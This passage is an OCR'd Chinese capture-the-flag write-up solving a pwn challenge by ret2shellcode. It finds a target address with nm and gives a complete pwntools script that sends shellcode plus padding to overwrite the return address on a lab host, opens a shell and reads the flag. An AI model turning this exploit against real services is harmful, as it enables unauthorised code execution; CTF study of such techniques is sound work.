


图 14: IDA Pro 反汇编 main 函数，分析漏洞与执行流程

3. 使用命令获取 `magic_addr` 真实地址：

```
nm ./pwn | grep magic_addr
```

得到可执行内存地址：0x404080。

4. 创建题目实例，获取靶机地址与端口：10.249.14.223:32882。

5. 编写 Python 攻击脚本 `exp.py`：

```
from pwn import *

# 64位环境配置
context(arch='amd64', os='linux', log_level='info')

# 关键地址与偏移
magic_addr = 0x404080
offset = 0x108

# 连接靶机
p = remote('10.249.14.223', 32882)
```

```
# 生成shellcode
shellcode = asm(shellcraft.sh())

# 构造payload
payload = shellcode
payload += b'A' * (offset - len(shellcode))
payload += p64(magic_addr)

# 发送并交互
p.sendlineafter(b'Give me something special:', payload)
p.interactive()
```




图 15: 编写并运行 ret2shellcode 攻击脚本

6. 运行 EXP 获取 Shell 并读取 Flag：

```
python3 exp.py
cat flag
```

4.3 最终 Flag

```
flag{5HeI1C0d3_l5_a_5MaIL_p1ecE_of_maCh1NE_c0dE_u5ed_aS_4_p4YL0AD_1N_sOFtw4RE_EXPIOIT47I0n}
```